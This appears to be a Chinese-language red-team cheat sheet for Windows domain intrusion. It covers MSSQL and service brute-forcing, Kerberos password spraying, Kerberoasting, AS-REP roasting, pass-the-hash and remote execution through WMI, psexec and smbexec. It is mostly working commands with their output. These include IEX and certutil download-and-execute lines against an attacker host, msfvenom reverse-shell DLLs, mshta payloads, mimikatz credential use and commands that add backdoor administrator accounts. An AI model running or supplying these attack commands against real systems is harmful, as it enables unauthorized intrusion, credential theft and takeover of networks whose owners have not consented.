https://github.com/NetSPI/PowerUpSQL
>Get-SQLInstanceLocal          #发现本机SQLServer实例
>Get-SQLInstanceDomain         #发现域中的SQLServer实例
>Get-SQLInstanceBroadcast      #发现工作组SQLServer实例
>$Targets = Get-SQLInstanceBroadcast -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10 -username sa -password admin |
Where-Object {$_.Status -like "Accessible"} 工作组mssql爆破
>$Targets = Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10 -username sa -password admin |
Where-Object {$_.Status -like "Accessible"}
>Get-SQLInstanceBroadcast -Verbose | Get-SQLServerLoginDefaultPw –Verbose
>$Targets 域内MSSQL爆破
Nishang脚本爆破MSSQL
>Invoke-BruteForce -ComputerName dc.zone.com -UserList C:\test\users.txt -PasswordList C:\test\wordlist.txt -Service SQL -Verbose
-StopOnSuccess
#use auxiliary/scanner/mssql/mssql_login 爆破主机
#use auxiliary/admin/mssql/mssql_exec 调用cmd
#use auxiliary/admin/mssql/mssql_sql 执行SQL语句
#use exploit/windows/mssql/mssql_payload 上线MSSQL主机
http://192.168.0.107/ps/nishang/Execution/Execute-Command-MSSQL.ps1
导入nishang执行MSSQL命令的脚本
>IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Execution/Execute-Command-MSSQL.ps1')
>Execute-Command-MSSQL -ComputerName 192.168.0.98 -UserName sa -Password admin 会返回powershell
#use auxiliary/scanner/mssql/mssql_hashdump 导出MSSQL密码
已知服务器ntlmhash，未知mssql账号密码
Hash注入+socks无密码连接mssql
>mimikatz "privilege::debug" "sekurlsa::pth /user:administrator /domain:. /ntlm:{hash}
/run:\"C:\*\SocksCap64\SocksCap64_RunAsAdmin.exe\"" "exit"
将SSMS.exe加入sockscap中启动
```

```
命令行版sqltool
https://github.com/uknowsec/SharpSQLTools
```

隔离主机payload

```
隔离主机一般与攻击机无双向路由，payload设置为bind让靶机监听。
>set payload windows/meterpreter/bind_tcp
>set RHOST 隔离机IP
```

 # Reverse TCP Connection



 # Bind TCP Connection

爆破

Hydra

```
参数:
-l 指定的用户名 -p 指定密码
-L 用户名字典  -P 密码字典
-s 指定端口 -o 输出文件
>hydra -L /root/user.txt -P pass.txt 10.1.1.10 mysql
>hydra -L /root/user.txt -P pass.txt 10.1.1.10 ssh -s 22 -t 4
>hydra -L /root/user.txt -P pass.txt 10.1.1.10 mssql -vv
>hydra -L /root/user.txt -P pass.txt 10.1.1.10 rdp -V
>hydra -L /root/user.txt -P pass.txt smb 10.1.1.10 -vV
>hydra -L /root/user.txt -P pass.txt ftp://10.1.1.10
```

Medusa

```
参数:
-h 目标名或IP  -H 目标列表
-u 用户名 -U 用户名字典
-p 密码 -P 密码字典 -f 爆破成功停止 -M 指定服务 -t 线程
-n 指定端口 -e ns 尝试空密码和用户名密码相同
>medusa -h ip -u sa -P /pass.txt -t 5 -f -M mssql
>medusa -h ip -U /root/user.txt -P /pass.txt -t 5 -f -M mssql
```

域内爆破

Kerbrute

```
https://github.com/ropnop/kerbrute
用户枚举
>kerbrute_windows_amd64.exe userenum -d zone.com username.txt
```

```
C:\Users\y.ZONE\Desktop>kerbrute_windows_amd64.exe passwordspray -d zone.com use
r.txt S

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: v1.0.3 (9dad6e1) - 03/13/20 - Ronnie Flathers @ropnop

2020/03/13 18:50:14 >  Using KDC(s):
2020/03/13 18:50:14 >   dc.zone.com:88
2020/03/13 18:50:14 >  [+] VALID LOGIN:  y@zone.com:S
2020/03/13 18:50:14 >  [+] VALID LOGIN:  ly@zone.com:
2020/03/13 18:50:14 >  Done! Tested 2 logins (2 successes) in 0.035 seconds

C:\Users\y.ZONE\Desktop>a
```

密码喷射

```
>kerbrute_windows_amd64.exe passwordspray -d zone.com use.txt password
```

```
C:\Users\y.ZONE\Desktop>kerbrute_windows_amd64.exe bruteuser -d zone.com passwor
d.txt y

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: v1.0.3 (9dad6e1) - 03/13/20 - Ronnie Flathers @ropnop

2020/03/13 18:58:55 >  Using KDC(s):
2020/03/13 18:58:55 >   dc.zone.com:88
2020/03/13 18:58:55 >  [+] VALID LOGIN:  y@zone.com:S
2020/03/13 18:58:55 >  Done! Tested 27 logins (1 successes) in 0.210 seconds

C:\Users\y.ZONE\Desktop>
```

密码爆破
此项会产生日志

```
>kerbrute_windows_amd64.exe bruteuser -d zone.com pass.txt name
```

```
C:\Users\y.ZONE\Desktop>kerbrute_windows_amd64.exe -d zone.com bruteforce com.tx
t

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: v1.0.3 (9dad6e1) - 03/13/20 - Ronnie Flathers @ropnop

2020/03/13 19:01:55 >  Using KDC(s):
2020/03/13 19:01:55 >   dc.zone.com:88
2020/03/13 19:01:55 >  [+] VALID LOGIN:  ly@zone.com:S
2020/03/13 19:01:55 >  Done! Tested 2 logins (1 successes) in 0.016 seconds

C:\Users\y.ZONE\Desktop>
```

组合爆破
格式为username:password

```
>kerbrute_windows_amd64.exe -d zone.com bruteforce com.txt
```

DomainPasswordSpray

https://github.com/dafthack/DomainPasswordSpray
自动收集账户进行密码喷射

```
>Invoke-DomainPasswordSpray -Password pass
```

```
[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 4 accounts?
[Y] Yes  [N] No  [?] 帮助 (默认值为“Y”): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Shabi!23 against 4 users. Current time is 19:11
[*] Writing successes to
[*] SUCCESS! User:y Password:S
[*] SUCCESS! User:ly Password:S
[*] Password spraying is complete
PS C:\Users\y.ZONE\Desktop>
```

```
组合爆破
>Invoke-DomainPasswordSpray -UserList users.txt -Domain zone.com -PasswordList passlist.txt -OutFile result.txt
会产生日志
单密码
>Invoke-DomainPasswordSpray -UserList users.txt -Domain zone.com -Password password
```

方程式内网不产生session

```
msfvenom生成一个x64或x86的dll文件，替换该工具下的x64.dll或x86.dll
windows server 2008 ，msfvenom生成x64.dll文件
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12345 -f dll > x64.dll
msf配置
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lport 12345
set lhost 192.168.0.107
将该x64.dll替换到方程式利用工具下面。
只需要更换目标的IP，就可以获取session。
windows server 2003 ，msfvenom生成x86.dll文件
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12345 -f dll > x86.dll
msf配置
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lport 12345
set lhost 192.168.0.107
通过ms17_010_commend模块执行系统命令添加用户至管理员。再指定SMBPass和SMBUser来建立windows可访问命名管道
```


Kerberoasting

```
https://github.com/nidem/kerberoast
```

SPN发现


cmd

```
>setspn -T 域名 -Q */*
```




Powershell

https://github.com/PyroTek3/PowerShell-AD-Recon




```
Powerview
>Get-NetComputer -SPN termsrv*
>Get-NetUser -SPN
```




```
>import module GetUserSPNs.ps1
```

Empire

```
>usemodule situational_awareness/network/get_spn
```

申请票据

```
>Add-Type -AssemblyName System.IdentityModel
>New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "SPN"
&
>kerberos::ask /target:SPN
```

导出票据

```
mimikatz>kerberos::list /export
```

破解密码

```
>python tgsrepcrack.py word.txt file.kirbi
https://github.com/leechristensen/tgscrack
```

```
>python extractServiceTicketParts.py file.kirbi
>tgscrack.exe -hashfile hash.txt -wordlist word.txt
```

重写票据


```
>python kerberoast.py -p Password123 -r file.kirbi -w new.kirbi -u 500
>python kerberoast.py -p Password123 -r file.kirbi -w new.kirbi -g 512
注入内存、
>kerberos::ptt new.kirbi
```

GetUserSPNs


```
https://github.com/SecureAuthCorp/impacket
请求TGS
>python GetUserSPNs.py -request -dc-ip 10.1.1.1 zone.com/y
破解
>hashcat -m 13100 -a 0 kerberos.txt wordlist.txt
```

ASEPRoasting

```
当用户关闭了kerberos预身份认证时可以进行攻击
```




```
>Rubeus.exe asreproast /user:y /dc:10.1.1.100 /domain:zone.com
```




```
或使用Powerview结合https://github.com/gold1029/ASREPRoast
获取不要求kerberos预身份验证的域内用户
>Get-DomainUser -PreauthNotRequired -Properties distinguishedname -Verbose
```

```
PS C:\Users\y.ZONE\Desktop> Import-Module .\dev_powerview.ps1
PS C:\Users\y.ZONE\Desktop> Get-DomainUser -PreauthNotRequired -Properties disti
nguishedname -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.zone.com/DC=zone,DC=com
详细信息: [Get-DomainUser] Searching for user accounts that do not require
kerberos preauthenticate
详细信息: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304
))

distinguishedname
-----------------
CN=y,CN=Users,DC=zone,DC=com
```

```
>Get-ASREPHash -UserName y -Domain zone.com -Verbose
```

```
PS C:\Users\y.ZONE\Desktop> Import-Module .\asreproast.ps1
PS C:\Users\y.ZONE\Desktop> Get-ASREPHash -UserName y -Domain zone.com -Verbose
详细信息: [Get-ASREPHash] DC server IP '10.1.1.100' resolved from passed
-Domain parameter
详细信息: [Get-ASREPHash] Bytes sent to '10.1.1.100': 149
详细信息: [Get-ASREPHash] Bytes received from '10.1.1.100': 1266
$krb5asrep$y@zone.com:fefe6db0a73f861b6bc2441948f5a878$09c4986654aac7f7409b97a4
01de5f68ff[redacted]4c9b8913d40af69ee6c3b3
507dcb5f5[redacted]c214c68d3f25
f68a1540d[redacted]688723c63d
889a536bd9c[redacted]0ccf9ab07a
ed321695e866e98074a0ec8e4d[redacted]2beff1a3b39a
cc11fe3fb54fce1f053bc1b8eb39dea53474b
PS C:\Users\y.ZONE\Desktop>
```

破解RC4-HMAC **AS**-REP

```
>john hash.txt --wordlist=wordlist.txt
```

```
root@kali:~# john 1123.txt --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD
5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates left, minimum 32 needed for performance.
Sh[redacted]($krb5asrep$y@zone.com)
1g 0:00:00:00 DONE (2020-05-14 20:18) 100.0g/s 1200p/s 1200c/s 1200C/s P@$$wordl
2..foo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

PASS-THE-HASH

```
允许本地管理组所有成员连接
>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

WMIExec & TheHash

```
>powershell -ep bypass
>IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-TheHash/Invoke-WMIExec.ps1');
>IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-TheHash/Invoke-TheHash.ps1');
>Invoke-TheHash -Type WMIExec -Target 192.168.0.0/24 -Domain zone.com -Username godadmin -Hash f1axxxxxxxxxb771
```

```
PS C:\Users\Administrator.DC> Invoke-TheHash -Type WMIExec -Target 192.168.0.0/2
4 -Domain zone.com -Username godadmin -Hash f1[redacted]71
[-] zone.com\godadmin WMI access denied on 192.168.0.98
[-] zone.com\godadmin WMI access denied on 192.168.0.104
[-] zone.com\godadmin WMI access denied on 192.168.0.106
[+] zone.com\godadmin accessed WMI on 192.168.0.115
PS C:\Users\Administrator.DC> a
```

WMI

```
>net use \\1.1.1.1\admin$ /user:"administrator" "password"
>copy windowsupdate.exe \\1.1.1.1\admin$\dir\
>wmic /NODE:"1.1.1.1" /user:"administrator" /password:"password" PROCESS call create "c:\windows\dir\windowsupdate.exe"
>del \\1.1.1.1\admin$\dir\windowsupdate.exe /F
>net use \\1.1.1.1\admin$ /del
```

wmiexec.py

```
https://github.com/SecureAuthCorp/impacket
>python wmiexec.py -hashes AAD3B435B51404EEAAD3B435B51404EE:A812E6C2DEFCB0A7B80868F9F3C88D09 域名/Administrator@192.168.11.1
"whoami"
>python wmiexec.py admin@192.168.1.2
```

```
root@kali:~/Desktop/impacket/examples# python wmiexec.py administrator@192.168.0
.98
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sub2k8\administrator

C:\>exit
```

wmiexec.vbs

半交互式：

```
>cscript //nologo wmiexec.vbs /shell 192.168.1.2 admin pass
```

单条命令

```
>cscript //nologo wmiexec.vbs /cmd 192.168.1.2 domain\admin pass "whoami"
```

下载执行

```
>wmic /node:192.168.0.115 /user:godadmin /password:password PROCESS call create "cmd /c certutil.exe -urlcache -split -f
http://192.168.0.107/clickme.exe c:/windows/temp/win.exe & c:/windows/temp/win.exe & certutil.exe -urlcache -split -f
http://192.168.0.107/clickme.exe delete"
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:12138
[*] Sending stage (206403 bytes) to 192.168.0.115
[*] Meterpreter session 1 opened (192.168.0.107:12138 -> 192.168.0.115:49167) at
 2020-02-27 17:53:36 +0000

meterpreter >
```

```
C:\Users\Administrator.DC>wmic /node:192.168.0.115 /user:godadmin /password:
        PROCESS call create "cmd /c certutil.exe -urlcache -split -f http://192.1
68.0.107/clickme.exe c:/windows/temp/win.exe & c:/windows/temp/win.exe & certuti
l.exe -urlcache -split -f http://192.168.0.107/clickme.exe delete"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2212;
        ReturnValue = 0;
};
```

Powershell


```
>wmic /NODE:192.168.3.108 /user:"godadmin" /password:"password" PROCESS call create "powershell -nop -exec bypass -c \"IEX(New-
Object Net.WebClient).DownloadString('http://192.168.0.107/xxx.txt');\""
```

Invoke-WMIExec

```
>powershell -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-WMIExec.ps1');Invoke-
WMIExec -Target 192.168.0.115 -Domain Workgroup -Username godadmin -Hash f1a5b1a3641bec99ff92fe9df700b771 -Command \"net user
admin Qwe@123 /add\" -Verbose"
```

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator.DC>powershell -ep bypass "IEX (New-Object Net.WebClient).
DownloadString('http://192.168.0.107/ps/Invoke-WMIExec.ps1');Invoke-WMIExec -Tar
get 192.168.0.115 -Domain Workgroup -Username godadmin -Hash f
771 -Command \"net user admin Qwe@123 /add\" -Verbose"
详细信息: Connecting to 192.168.0.115:135
详细信息: WMI reports target hostname as nodomain
详细信息: [+] Workgroup\godadmin accessed WMI on 192.168.0.115
详细信息: [*] Using nodomain for random port extraction
详细信息: [*] Connecting to 192.168.0.115:49154
详细信息: [*] Attempting command execution
[+] Command executed with process ID 2052 on 192.168.0.115

C:\Users\Administrator.DC>powershell -ep bypass "IEX (New-Object Net.WebClient).
DownloadString('http://192.168.0.107/ps/Invoke-WMIExec.ps1');Invoke-WMIExec -Tar
get 192.168.0.115 -Domain Workgroup -Username godadmin -Hash f1
771 -Command \"net localgroup administrators admin /add\" -Verbose"
详细信息: Connecting to 192.168.0.115:135
详细信息: WMI reports target hostname as nodomain
详细信息: [+] Workgroup\godadmin accessed WMI on 192.168.0.115
详细信息: [*] Using nodomain for random port extraction
详细信息: [*] Connecting to 192.168.0.115:49154
详细信息: [*] Attempting command execution
[+] Command executed with process ID 3044 on 192.168.0.115
```

```
>powershell -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-WMIExec.ps1');Invoke-
WMIExec -Target 192.168.0.115 -Domain Workgroup -Username godadmin -Hash f1xxxxxxxxxxxx771 -Command \"mshta
http://192.168.0.107:8080/YAyAPN6odzbAzKn.hta\" -Verbose"
```



Psexec

```
>psexec.exe -hashes AAD3B435B51404EEAAD3B435B51404EE:A812E6C2DEFCB0A7B80868F9F3C88D09域名/Administrator@192.168.1.1 "whoami"
>psexec.exe –accepteula \\192.168.1.2 –u admin –p pass cmd.exe 无确认窗
Msf
#use exploit/windows/smb/psexec
#use exploit/windows/smb/psexec_psh(powershell版本)
```

Mimikatz

```
Windows XP、Vista、2008、7、2008 r2 和2012没有安装KB2871997补丁的机器上，使用NTLM进行PTH
mimikatz # privilege::debug
mimikatz # sekurlsa::pth /user:admin /domain:xxx.com /ntlm:{ntlm}
执行一个文件
mimikatz # sekurlsa::pth /user:admin /domain:xxx.com /ntlm:{ntlm} /run:powershell.exe
Windows 8.1 、2012 R2、安装KB2871997的Win 7 、2008 R2和2012上可使用AES KEY进行PTH
>privilege::debug
>sekurlsa::ekeys
>sekurlsa::pth /user:administrator /domain:zone.com /aes128:{key}
```

pth-winexe

```
>pth-winexe -U godadmin%password --system --ostype=1 //192.168.0.115 cmd
```

Smbexec

```
>python smbexec.py administrator@192.168.0.98
```

```
root@kali:~/Desktop/impacket/examples# python smbexec.py administrator@192.168.0
.98
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

PASS-THE-TICKET

名词

KDC(Key Distribution Center)： 密钥分发中心，里面包含两个服务：AS和TGS
AS(Authentication Server)： 身份认证服务
TGS(Ticket Granting Server)： 票据授予服务
TGT(Ticket Granting Ticket)：由身份认证服务授予的票据，用于身份认证，存储在内存，默认有效期为10小时

黄金票据+Mimikatz

